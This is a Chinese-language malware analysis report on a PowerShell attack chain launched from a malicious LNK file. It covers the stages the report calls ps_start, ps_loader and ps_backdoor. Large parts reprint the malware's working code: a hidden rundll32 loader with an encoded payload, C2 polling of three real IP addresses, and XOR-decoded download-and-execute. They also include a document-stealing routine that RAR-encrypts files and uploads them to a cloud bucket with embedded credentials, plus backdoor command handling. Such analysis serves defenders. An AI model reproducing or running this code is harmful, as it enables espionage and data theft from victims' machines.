If($r.Header2.count){foreach($w in $r.Header2.getenumerator()){If($w.name){$3.Headers.Add($w.name, $w.value)}}}$3.AllowAutoRedirect = $False;
$3.ContentLength=$r.Body.Length;
$e=$3.GetRequestStream();
$e.Write($r.Body,0,$r.Body.Length);
$5=$3.GetResponse();
If($r.GData){$2=$5.GetResponseStream();
$v=New-Object System.IO.StreamReader $2;
$p=$v.ReadToEnd()}If($5 -ne $Null){$5.close()}If($3 -ne $Null){$3.abort()}If($r.GData){return ($5.statuscode,([xml]$p).InitiateMultipartUploadResult.UploadId)}ret
$0.key = $s;
$p = $0.ComputeHash([Text.Encoding]::utf8.GetBytes($2));
return $p}Function zn8($2){$4 = [Security.Cryptography.HashAlgorithm]::Create("SHA256");
$i = [Text.Encoding]::utf8.GetBytes($2);
$b = $4.ComputeHash($i);
return -Join ($b | % {"{0:x2}" -f $_})}Function a53($u){$t='/';
If($u.DIRNAME){$t+="$($u.DIRNAME)/"}If($u.FILENAME){$t+=$u.FILENAME}$z='';
($u.CANON_HEAD.keys|sort)|%{$z+="$($_):$($u.CANON_HEAD[$_])`n"};
$q="$($u.METHOD)`n$t`n$($u.QUERYS)`n$z`n$($u.SIGNHEAD)`n$($u.BODY_SIG)";
return "AWS4-HMAC-SHA256`n$($u.ISODATE)`n$($u.DATE)/$($u.REGION)/s3/aws4_request`n$(zn8 $q)"}Function e77($u){$x = um5 ([Text.Encoding]::utf8.GetBytes("AWS4$('A'
$x = [convert]::frombase64string('r1T3a/m9WKDE+cwE9uI0ORlnwGyRZ+6sNja3Dfcu/DI=');
$r = um5 $x $u.REGION;
$e = um5 $r "s3";
$x = um5 $e "aws4_request";
$p = um5 $x $u.CANON_REQ;
return -join ($p|%{"{0:x2}" -f $_})}Function ul3($u,$x,$m){$u.ISODATE='20180416T025646Z';
$u.DATE=$u.ISODATE.split('T')[0];
$u.CANON_HEAD=@{"host"=$u.HOSTURL;
"x-amz-content-sha256"=$u.BODY_SIG;
"x-amz-date"=$u.ISODATE};
If($u.FileMD5){$u.CANON_HEAD.add('content-md5',$u.FileMD5)}$u.SIGNHEAD=($u.CANON_HEAD.keys|sort) -join ';
```

ps_start

被解密后的LNK文件最后一行中的PowerShell脚本中的ps_start会被首先执行，该PowerShell脚本主要用于解压出后续的压缩包，并继续运行其中的脚本，同时压缩包包含了相应的文件窃取模块，如下图所示脚本通过[convert]::frombase64string((gc $a|select –l 2|select –f 1)));以Base64解密出对应的压缩包文件，之后使用Rundll32加载其中beoql.g后门文件（加载函数为DllRegister），同时将一段PowerShell脚本作为参数传入，该PowerShell命名为ps_loader：

```
[io.file]::writeallbytes("$env:tmp\iWXVg.O",[convert]::frombase64string((gc $a|select -1 2|select -f 1)));
expand /f:* "$env:tmp\iWXVg.O" "$env:tmp\";
del -force "$env:tmp\iWXVg.O";
If (test-path $env:tmp\iWXVg) {del -force -recurse "$env:tmp\iWXVg"}rni -force "$env:tmp\tmp" "iWXVg";
md -force "$env:AppData\WinRAR";
mv -force "$env:tmp\iWXVg\Rar.exe" "$env:AppData\WinRAR\";
mv -force "$env:tmp\iWXVg\beoql.g" "$env:tmp\..\";
If ((test-path "$env:AppData\WinRAR\Rar.exe") -eq $false) {exit}If ($a.fullname.startswith($env:tmp)) {del -force -recurse ("$env:tmp\" + $a.basename);
rni -force "$env:tmp\iWXVg" $a.basename;
Invoke-item ("$env:tmp\" + $a.basename + "\")}Else {del -force $a;
    md -force $a.basename;
    mv -force "$env:tmp\iWXVg\*" $a.basename;
del -force -recurse "$env:tmp\iWXVg";
Invoke-item "$($a.basename)\"}If (test-path $env:tmp\backups) {If (((get-date) - (get-item $env:tmp\backups).LastAccessTime).totalminutes -le 60) {exit}del
-force -recurse "$env:tmp\backups"}If (test-path "$env:tmp\..\beoql.g") {rundll32 "$env:tmp\..\beoql.g", DllRegister "powershell -w hidden -enc
ZgB1AG4AYwB0AGkAbwBuACAAcwBqADgAIAAoACQAdgApAHsAJAB4ACAAPQAgAFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgAOwAkADgAIAA9ACQAeAAuAEcA
ZQB0AEIAeQB0AGUAcwAoACIAdwBoAGEAdAB0AGgAZQBmAHUAYwBrAGEAcgBlAHkAbwB1AGQAbwBpAG4AZwAiACkAOwAkAGkAIAA9ACAAJAAoAGYAbwByACAAKAAkAGoAIAA9ACAAMAA7ACAAJABqACAALQBsAHQA
IAAkAHYALgBsAGUAbgBnAHQAaAA7ACAAKQAgAHsAZgBvAHIAIAAoACQAMwAgAD0AIAAwADsAIAAkADMAIAAtAGwAdAAgACQAOAAuAGwAZQBuAGcAdABoADsAIAAkADMAKwArACkAIAB7ACQAdgBbACQAagBdACAA
lQBiAHgAbwByACAAJAA4AFsAJAAzAF0AOwAkAGoAKwArADsAaQBmACAAKAAkAGoAIAAtAGcAZQAgACQAdgAuAEwAZQBuAGcAdABoACkAIAB7ACQAMwAgAD0AIAAkADgAlgBsAGUAbgBnAHQAaAB9AH0AfQApADsA
JABnACAAPQAgACQAeAAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABpACkAOwByAGUAdAB1AHIAbgAgACQAZwB9AGYAdQBuAGMAdABpAG8AbgAgAHQAdQAyAHsAJAByACAAPQAgADAAOwAkAG8AIAA9ACAAJABjAC4A
bABlAG4AZwBBAGgAOwB3AGgAaQBsAGUAKAAxACkAewAkADgAIAA9ACAARwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAHcAaQBuAGQAbwBzAGEAcABwAGUAcgBjAG8AbgBmAGkAZwBjAHAAYQB0AGkAbwBuACAAfAAgAHMAZQBsAGUAYwB0ACAAbwAgAHsAJABuACAAPQAgACQAOAAuAHMAcABsAGkAdAAoACIAYABuACIA
KQA7ACQAYQAgACAAPQAgAEAAKAApADsAZgBvAHIAZQBhAGMAaAAgACgAJABmACAAaQBuACAAJABuACkAewBpAGYAIAAoACQAZgAuAGMAbwBuAHQAYQBpAG4AcwAoACcAOgAnACkAKQB7ACQAYQAgACsAPQAgACQA
ZgAuAHMAdQBiAHMAdAByAGkAbgBnACgAMAAsADEANwApACAALQByAGUAcABsAGEAYwBlACAAIgA6ACIALAAiACIAfQB9ACQAdQAgAD0AIABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUA
dAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAB1AC4AaAB1AGEAZAB1AHIAcwAuAGEAZABkACgAJwB1AHMAZQByAC0AYQBnAGUAbgB0ACcALAAiAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4ANgA0AEwA
cwAgAE4AVAAgADEAMAAuADAAOwAgAFcAaQBuADYANAA7ACAAeAA2ADQAKQAgAEEAcABwAGwAZQBXAGUAYgBLAGkAdAAvADUAMwA3AC4AMwA2ACAAKABLAEgAVABNAEwALAAgAGwAaQBrAGUAIABEAEEAKQAgAEMA
aABvAG8AbQBlAC8ANgAyAC4AMAAuADMAMgAwADIALgA5ADQAIABTAGEAZgBhAHIAaQAvAC4AMwA2ACIAKQA7ACQAdQAuAGgAZQBhAGQAZQByAHMALgBhAGQAZAAoACcAQwBvAG8AawBpAGUAJwAsACcAUABIAFAA
UwBFAFMAUwBJAEQAPQAnACsAJABhAFsALQAxAF0AKwAnADsAIABjAHMAcgBmAHQAbwBrAGUAbgA9AHUAMwAyAHQANABvADMAdABiADMAbABiAGoAJwArACQAZAArACcAOwAgAF8AZwBhAHQAPQAnACsAJAA3ACsA
JwA7ACcAKQA7AHQAcgB5AHsAJAA5ACAAPQAgACQAdQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACQAYwBbACQAcgBdACkAOwAkADQAIAA9ACAAJAA5AC4AcwBwAGwAaQB0ACgAIgAgACIAKQA7ACQA
MwAgAD0AIAAgACQANAAuAEwAZQBuAGcAdABoADsAJAB0ACAAPQAgAG4AZQB3ACAAbwBiAGoAZQBjAHQAIABpAG4AdABbAF0AIAAkADMAOwBmAG8AcgAoACAAJABqAD0AMAA7ACAAJABqACAALQBsACAAIAAkADMA
OwAgACQAagArADAMQApAHsAJABBAFsAJABqAF0AIAA9ACAAWwBpAG4AdABdACQANABbACQAagBdAH0AJAA5ACAAPQAkAHMAagA4ACAAJABB0ADsAaQBlAHgAIAAkADkAOwBSAE8AQQBHAEMAIAAkAGgAIAAkADcA
IAAkAGMAIAAkAGwAIAAkAGEAWwAtADEAXQB9AGMAYQB0AGMAaAB7AGkAZgAgACgAJABjAGAALQBsAHQAIAAoACQAbwAtADEAKQApAHsAJABjAGAAKwA9ACAAMQB9AGUAbABzAGUAIAB7ACQAcgAgAD0AIAAwAH0A
fQBTAHQAYQByAHQALQBTAGwAZQBlAHAAIAAtAHMAIAAxADgAMAB9AH0AJABkACAAPQAgACcAJwA7ACQAdgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBEAGUA
```

压缩包解压后包含名为beoql.g的DLL后门、合法的Rar.exe压缩工具、以及真实呈现给用户的诱惑性DOC文档：

脚本会尝试访问以下3个IP地址，以确保C&C存活：

159.65.127.93

139.59.238.1

138.197.142.236

```
[System.Net.ServicePointManager]::DefaultConnectionLimit = 50;
$v = 1;
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$y = (hostname) + "_" + (get-date -format yyyyMMddhhmmss) + "_zhengyi5";
$n = (Get-Date -Format yyyyMMddhhmmss) + "`r`n";
$c = 'http://159.65.127.93;http://139.59.238.1;http://138.197.142.236';
$q = $c.split(';
');
$3 = $q.length;
$w = 0;
$t = "";
while ($w -lt $3) {try {$2 = [System.Net.WebRequest]::Create($q[$w]);
    $t += $w.ToString();
    $8 = $2.GetResponse();
    $t += " OK`r`n"}catch {$t += " BAD!`r`n"}$w += 1}$t += "systeminfo:`r`n" + (systeminfo) + "`r`n";
```

若确认C&C存活，则通过命令行收集系统的基本信息：

命令	描述
Ipconfig /all	IP地址信息
Netstat –a	相关网络连接信息
Arp –a	ARP table信息
Desktop files	桌面文件
programfiles	Programfiles文件
Programfiles x86	Programfiles文件

脚本获取基本信息后，再通过Rar.exe压缩为start.rar文件，之后使用RSA算法加密一个随机字符串e，秘钥如下：

3w2Aa8octWRTs8/FhG9TxNHVOK+7L4RpX1iHY5mCkqbWwIomgpsEGvFqN3C9P1G/Yu+FV29BSlWHl6cUd7d8OK6AJD6vdF6uvoITVEsvPCkhwypZ+gbjkDirLGHl6wtTD4FF0X+EH7S6xBGqSHbOg+abDS3KlkMkwIzx5vhlbCUkckJFj31zmapLGln4nTWybfP4nAhMuGGGvamXyQ+y4rrqTUPm1vU0GQh1zT2J9Ce204WubUlyhMMlhvAeOQ0TMKEVoCdU9yrRfj1rc36HYCO/RysGpKfx+mGclWvPBXywXFuxEiGSqkk4jCf7Gh3eehfa98gmYuYChRP6CtoL8Q==AQAB

该随机字符串为之后上传文件的RAR加密密码，脚本会将该加密后的字符保存成id.rar文件，并通过函数pv9上传start.rar及id.rar文件到攻击者的云服务器中：

```
$t += "ipconfig /all:`r`n" + (ipconfig /all) + "`r`n";
$t += "netstat -a:`r`n" + (netstat -a) + "`r`n";
$t += "arp -a:`r`n" + (arp -a) + "`r`n";
$t += "desktop files:`r`n" + (ls -recurse $home\desktop) + "`r`n";
$t += "programfiles:`r`n" + (ls $env:programfiles) + "`r`n";
$t += "programfiles x86:`r`n" + (ls ${env:programfiles(x86)}) + "`r`n";
$t|out-file "$env:tmp\start.log" -Encoding UTF8;
$n += (Get-Date -Format yyyyMMddhhmmss) + "`r`n";
$e = -join ([char[]](48..57 + 65..90 + 97..122)|get-random -c 16);
$0 = new-object security.cryptography.rsacryptoserviceprovider(2048);
$0.fromxmlstring("<RSAKeyValue><Modulus>3w2Aa8octWRTs8/FhG9TxNHVOK+7L4RpX1iHY5mCkqbWwIomgpsEGvFqN3C9P1G/Yu+FV29BSlWHI6cUd7d8OK6AJD6vdF6uvoITVEsvPCkhwypZ
+gbjkDirLGHI6wtTD4FF0X+EH7S6xBGqSHbOg+abDS3K1kMkwIzx5vhlbCUkckJFj31zmapLGIn4nTWybfP4nAhMuGGGvamXyQ
+y4rrqTUPm1vU0GQh1zT2J9Ce204WubUlyhMMIhvAeOQ0TMKEVoCdU9yrRfj1rc36HYCO/RysGpKfx
+mGcIWvPBXywXFuxEiGSqkk4jCf7Gh3eehfa98gmYuYChRP6CtoL8Q==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>");
$0.encrypt([text.encoding]::utf8.getbytes("$e"), $False) > "$env:tmp\id";
iex ("& '$env:AppData\WinRAR\Rar.exe' a -ep1 -y '$env:tmp\id.rar' '$env:tmp\id'");
if (!(pv9 (gi "$env:tmp\id.rar") $y 'id')) {del -fo "$env:tmp\id", "$env:tmp\id.rar", "$env:tmp\start.log";
exit}iex ("& '$env:AppData\WinRAR\Rar.exe' a -ep1 -y -hp$e '$env:tmp\start.rar' '$env:tmp\start.log'");
if (!(pv9 (gi "$env:tmp\start.rar") $y 'start')) {del -fo "$env:tmp\id", "$env:tmp\id.rar", "$env:tmp\start.rar", "$env:tmp\start.log";
```

最后脚本会遍历系统中指定的后缀文件（jpg,txt,eml,doc,xls,ppt,pdf,wps,wpp,et，只获取180天以内的文件），继续使用Rar.exe压缩获取的指定文件，密码为之前生成的变量e：

```
foreach ($a in ((gdr -p 'fi*'|? {$_.root -ne "$env:systemdrive\"}| % {$_.root}), (gci -fo -errora silentlycontinue "$env:systemdrive\"|? {$_.fullname -notlike
'*:\Windows*' -and $_.fullname -notlike '*:\Program Files*' -and $_.fullname -notlike '*:\ProgramData' -and $_.fullname -notlike '*:\MSOCache' -and $_.fullname
-notlike '*:\PerfLogs' -and $_.fullname -notlike '*:\System Volume*' -and $_.fullname -notlike '*:\Documents and Settings' -and $_.fullname -notlike
'*:\Recovery' -and $_.fullname -notlike '*:\Boot'}| % {$_.fullname}))) {$o = gci $a -r -fo -errora silentlycontinue|? {$_.extension -eq '.jpg' -OR $_.extension
-eq '.txt' -OR $_.extension -eq '.eml' -OR $_.extension -like '.doc*' -OR $_.extension -like '.xls*' -OR $_.extension -like '.ppt*' -OR $_.extension -eq '.pdf'
-OR $_.extension -eq '.wps' -OR $_.extension -eq '.wpp' -OR $_.extension -eq '.et' -and $_.LastWriteTime -ge (Get-Date).AddDays(-180)};
foreach ($b in $o) {$2 += 1;
    $n += "[" + $2 + "] " + ($b.fullName) + "     Size:" + ($b.Length / 1kb) + "KB     Time:" + ($b.LastWriteTime);
try {gc $b.fullname -fo -total 0 -erroraction stop;
    $g = $True;
    If ($b.extension -eq '.txt' -and $b.Length -gt 10KB) {$g = $False}If ($b.Length -le 100MB -and (($b.Length) -gt 0) -and $g) {$n += "`r`n";
iex ("& '$env:AppData\WinRAR\Rar.exe' a -ep1 -y -hp$e '$env:tmp\backups\$2.rar' '" + $b.fullName + "'");
foreach ($4 in (Get-ChildItem $env:tmp\backups\* -include "$2.*")) {if (pv9 $4 $y $v) {$v += 1}del -force $4.fullname}sleep -s (get-random -maximum 3)}Else {$n
+= "[!!!Size is big or zero!!!]`r`n"}}catch {$n += "[!!!File access denied!!!]`r`n"}}$n += (Get-Date -Format yyyyMMddhhmmss) + "`r`n";
$n > "$env:tmp\0test.txt";
$n = "$env:tmp\0test.txt";
iex ("& '$env:AppData\WinRAR\Rar.exe' a -ep1 -y -dw -hp$e '$env:tmp\backups\0.rar' '$n'");
pv9 (gi "$env:tmp\backups\0.rar") $y 0;
del -force -recurse "$env:tmp\backups"
```

而函数pv9会将对应的RAR文件通过AWS S3 存储协议上传到一个网上的云服务商的地址：0123.nyc3.digitaloceanspaces.com，代码中包含的ACCESS_KEY和SECRET_KEY疑似亚马逊S3云服务存储协议所使用的相关KEY信息：

```
4 references
Function pv9($8, $w, $k) {$u = @{METHOD = 'POST';
HOSTURL = '0123.nyc3.digitaloceanspaces.com';
ACCESS_KEY = 'FCQS4WS5OHLV24ULGT2R';
SECRET_KEY = 'DIGITALSCRKEY';
REGION = 'nyc3';
DIRNAME = $w;
FILENAME = $k.tostring() + $8.extension};
$s = $False;
$q = $False;
try {$z = New-Object System.IO.FileStream $8.fullname, 'Open';
If ($z.Length -gt 5Mb) {$q = $True;
    $e = New-Object System.Xml.XmlDocument;
    $w = $e.Createelement('CompleteMultipartUpload');
$u.QUERYS = 'uploads=';
$u.BODY_SIG = zn8 '';
$g = ul3 $u '' $True;
$9 = ig3 $g;
$x = [int]$9[0];
```

Amazon S3相关介绍：

样本中使用该协议不过是添加一些跟服务端协商的请求头，请求头的value是用AWS s3 V4签名算法算出来的，一个标准的请求头如下所示：

```
----------请求头----------
PUT /test/IMG_20170519_165644_1.jpg HTTP/1.1
Content-MD5: 6PN5Zj06z+D5UkSG1ZxhNA==
x-amz-decoded-content-length: 2566214
x-amz-content-sha256: STREAMING-AWS4-HMAC-SHA256-PAYLOAD
Content-Type: image/jpeg
X-Amz-Date: 20170522T024116Z
User-Agent: aws-sdk-android/2.4.2 Linux/3.10.86-g6be8ceb Dalvik/2.1.0/0 zh_CN TransferService/2.4.2
aws-sdk-retry: 0/0
Accept-Encoding: identity
aws-sdk-invocation-id: 148850f7-e319-4578-b9f8-1b220f6af380
Authorization: AWS4-HMAC-SHA256 Credential=1NA5K80KU8SNPPX4BPEW/20170522/us-east-1/s3/
aws4_request,SignedHeaders=content-md5;host;x-amz-content-sha256;x-amz-date;x-amz-decoded-content-length,Signature=db4e0abd4290730ed6fd27867d2fa342942372b88f1b5ad49b113ab9c77d6cc9
Content-Length: 2568100
Host: www.baidu.com
Connection: Keep-Alive
```

一次通信流程由上图代码红框中的函数ul3和ig3完成，其中ul3用于配置生成对应的请求头，ig3完成文件的上传。而ul3中用于封装请求，aws3对应的请求头如下图为其中的$9，其中一个重要的参数为Signature，由函数a53，e77共同生成，之后$9会封装到$g中，$g作为最终的请求头返回：

```
3 references
Function ul3($u, $x, $m) {$u.ISODATE = '20180416T025646Z';
$u.DATE = $u.ISODATE.split('T')[0];
$u.CANON_HEAD = @{"host" = $u.HOSTURL;
"x-amz-content-sha256" = $u.BODY_SIG;
"x-amz-date" = $u.ISODATE};
If ($u.FileMD5) {$u.CANON_HEAD.add('content-md5', $u.FileMD5)}$u.SIGNHEAD = ($u.CANON_HEAD.keys|sort) -join ';
';
$u.CANON_REQ = a53 $u;
$u.CANON_SIG = e77 $u;
$9 = @{"x-amz-content-sha256" = $u.BODY_SIG;
"x-amz-date" = $u.ISODATE;
"Authorization" = "AWS4-HMAC-SHA256 Credential=$($u.ACCESS_KEY)/$($u.DATE)/$($u.REGION)/s3/aws4_request, SignedHeaders=$($u.SIGNHEAD), Signature=$($u.CANON_SIG)"}
If ($u.FileMD5) {$9.add('content-md5', $u.FileMD5)}$0 = "https://$($u.HOSTURL)/";
If ($u.DIRNAME) {$0 += "$($u.DIRNAME)/"}If ($u.FILENAME) {$0 += $u.FILENAME}If ($u.QUERYS) {$0 += "?$($u.QUERYS)"}$g = @{Uri1 = $0;
    Body = $x;
    Method1 = $u.METHOD;
    Header2 = $9;
    GData = $m};
return $g
}
```


```
Function ig3($r) {[system.gc]::collect();
    $3 = [System.Net.WebRequest]::Create($r.Uri1);
    $3.proxy = $Null;
    $3.keepalive = $False;
    $3.Method = $r.Method1;
    If ($r.Header2.count) {foreach ($w in $r.Header2.getenumerator()) {If ($w.name) {$3.Headers.Add($w.name, $w.value)}}}$3.AllowAutoRedirect = $False;
$3.ContentLength = $r.Body.Length;
$e = $3.GetRequestStream();
$e.Write($r.Body, 0, $r.Body.Length);
$5 = $3.GetResponse();
If ($r.GData) {$2 = $5.GetResponseStream();
    $v = New-Object System.IO.StreamReader $2;
    $p = $v.ReadToEnd()}If ($5 -ne $Null) {$5.close()}If ($3 -ne $Null) {$3.abort()}If ($r.GData) {return ($5.statuscode, ([xml]$p).InitiateMultipartUploadResult.UploadId)}return
    $5}
```

ps_loader


ps_start中加载执行DLL后门后会从内置的三个IP地址中选择一个作为C&C，再次下载一段PowerShell，此处称之为ps_loader：

```
1 reference
function sj8 ($v) {$x = [System.Text.Encoding]::UTF8;
    $8 = $x.GetBytes("whatthefuckareyoudoing");
$i = $(for ($j = 0;
$j -lt $v.length;
) {for ($3 = 0;
    $3 -lt $8.length;
    $3++) {$v[$j] -bxor $8[$3];
    $j++;
    if ($j -ge $v.Length) {$3 = $8.length}}});
$g = $x.GetString($i);
return $g}
1 reference
function tu2 {$r = 0;
    $o = $c.length;
    while (1) {$8 = Get-WmiObject win32_networkadapterconfiguration | select macaddress | Out-String;
    $n = $8.split("`n");
$a = @();
foreach ($f in $n) {if ($f.contains(':')) {$a += $f.substring(0, 17) -replace ":", ""}}$u = new-object System.Net.WebClient;
$u.headers.add('user-agent', "Mozilla/5.0 (Windows NT 10.0;Win64;x64) AppleWebKit/537.36 (KHTML, like DA) Chrome/62.0.3202.94 Safari/.36");
$u.headers.add('Cookie', 'PHPSESSID=' + $a[-1] + ';csrftoken=u32t4o3tb3lbj' + $d + ';_gat=' + $7 + ';');
try {$9 = $u.DownloadString($c[$r]);
    $4 = $9.split(" ");
$3 = $4.Length;
$t = new-object int[] $3;
for ( $j = 0;
$j -lt $3;
$j += 1) {$t[$j] = [int]$4[$j]}$9 = sj8 $t;
iex $9;
ROAGC $h $7 $c $1 $a[-1]}catch {if ($r -lt ($o - 1)) {$r += 1}else {$r = 0}}Start-Sleep -s 180}}
$d = '';
$v = [System.Text.Encoding]::Default.EncodingName;
if ($v.endswith('jis)')) { $d = '5' }elseif ($v.endswith('f-16)')) { $d = '4' }elseif ($v.endswith('M437)')) { $d = '3' }elseif ($v.endswith('g5)')) { $d = '1'}
elseif ($v.endswith('12)')) { $d = '0'}else {$d = '2'}$8 = 'http://159.65.127.93;http://139.59.238.1;http://138.197.142.236';
$c = $8.split(";");
$1 = "DqdGlfRDcXK2KxIFDqU1S/MMyxGJ7qPIwM/xZe0R6Ps=";
$7 = "zhengyi5";
$h = 10;
$j = new-object system.threading.mutex(0, $( -join ([char[]](65..90 + 97..122)|get-random -c 7 -s $([int](get-date -f yyyMd)))));
If ($j.waitone(1)) {try {tu2}finally {$j.releasemutex()}}
```

ps_loader会首先生成用于请求的对应的us及Cookie字段，具体请求如下所示，可以看到返回的数据是一系列的十进制字符：




接着对返回数据进行简单的初始化后，通过函数sj8对数据进行解密，可以看到攻击者使用了whatthefuckareyoudoing这个极富外国色彩的调侃俚语作为秘钥：



```
function sj8 ($v) {$x = [System.Text.Encoding]::UTF8;
    $8 = $x.GetBytes("whatthefuckareyoudoing");
$i = $(for ($j = 0;
$j -lt $v.length;
) {for ($3 = 0;
    $3 -lt $8.length;
    $3++) {$v[$j] -bxor $8[$3];
    $j++;
    if ($j -ge $v.Length) {$3 = $8.length}}});
$g = $x.GetString($i);
return $g}
1 reference
function tu2 {$r = 0;
    $o = $c.length;
    while (1) {$8 = Get-WmiObject win32_networkadapterconfiguration | select macaddress | Out-String;
    $n = $8.split("`n");
$a = @();
foreach ($f in $n) {if ($f.contains(':')) {$a += $f.substring(0, 17) -replace ":", ""}}$u = new-object System.Net.WebClient;
$u.headers.add('user-agent', "Mozilla/5.0 (Windows NT 10.0;Win64;x64) AppleWebKit/537.36 (KHTML, like DA) Chrome/62.0.3202.94 Safari/.36");
$u.headers.add('Cookie', 'PHPSESSID=' + $a[-1] + ';csrftoken=u32t4o3tb3lbj' + $d + ';_gat=' + $7 + ';');
try {$9 = $u.DownloadString($c[$r]);
    $4 = $9.split(" ");
$3 = $4.Length;
$t = new-object int[] $3;
for ( $j = 0;
$j -lt $3;
$j += 1) {$t[$j] = [int]$4[$j]}$9 = sj8 $t;
iex $9;
```

解码后的内容也是一段PowerShell，此处命名为ps_backdoor，ps_backdoor会调用其对应的函数ROAGC：



```
$j += 1) {$t[$j] = [int]$4[$j]}$9 = sj8 $t;
iex $9;
ROAGC $h $7 $c $l $a[-1]}catch {if ($r -lt ($o - 1)) {$r += 1}else {$r = 0}}Start-Sleep -s 180}}
$d = '';
$v = [System.Text.Encoding]::Default.EncodingName;
if ($v.endswith('jis)')) { $d = '5' }elseif ($v.endswith('f-16)')) { $d = '4' }elseif ($v.endswith('M437)')) { $d = '3' }elseif ($v.endswith('g5)')) { $d = '1'}
elseif ($v.endswith('12)')) { $d = '0'}else {$d = '2'}$8 = 'http://159.65.127.93;http://139.59.238.1;http://138.197.142.236';
$c = $8.split(";");
$l = "Dqd6lfRDcXK2kxIFDqU1S/MMyxGJ7qPIwM/xZe0R6Ps=";
$7 = "zhengyi5";
$h = 10;
```

ps_backdoor

ps_backdoor脚本为一段PowerShell后门，其主功能函数ROAGC的各参数对应的含义为：

参数1：周期，此处为10 参数2：id，此处为zhengyi5 参数3：IP/Port二元组 参数4：对应加密KEY 参数5：对应的MAC地址

```
function ROAGC{
    param([int]$interval,$id,$ip_port_arr,$key,$mac)
    $global:codepage = ''
    $global:ID = $id
    $ip_index = 0
    $global:key = $key
    $global:mac = $mac
    $cp = [System.Text.Encoding]::Default.EncodingName
    $ip_num = $ip_port_arr.length
```

分析显示后门支持以下命令：

命令	描述
rs	执行CMD命令
up	上传文件
dw	下载文件

```
        foreach ($cmd in $cmd_arr){
            $cmd_spl = $cmd.split("#")

            $cmd_type,$argv,$taskID = $cmd_spl[0],$cmd_spl[1],$cmd_spl[2]
            switch ($cmd_type) {

                "rs" {
                    $cmd_spl = $argv -split " ",2
                    Invoke-ShellCommand $cmd_spl[0] $cmd_spl[1] $taskID
                }


                "up" {upload-file $argv $taskID}


                "dw" {download-file $argv $taskID}
                default {

                "wrong input"
                }
            }
            Start-Sleep -s 1
            $repeat_count = 10
        }
        if ($response -ne $NULL) {$response.close()}

    }
}
```

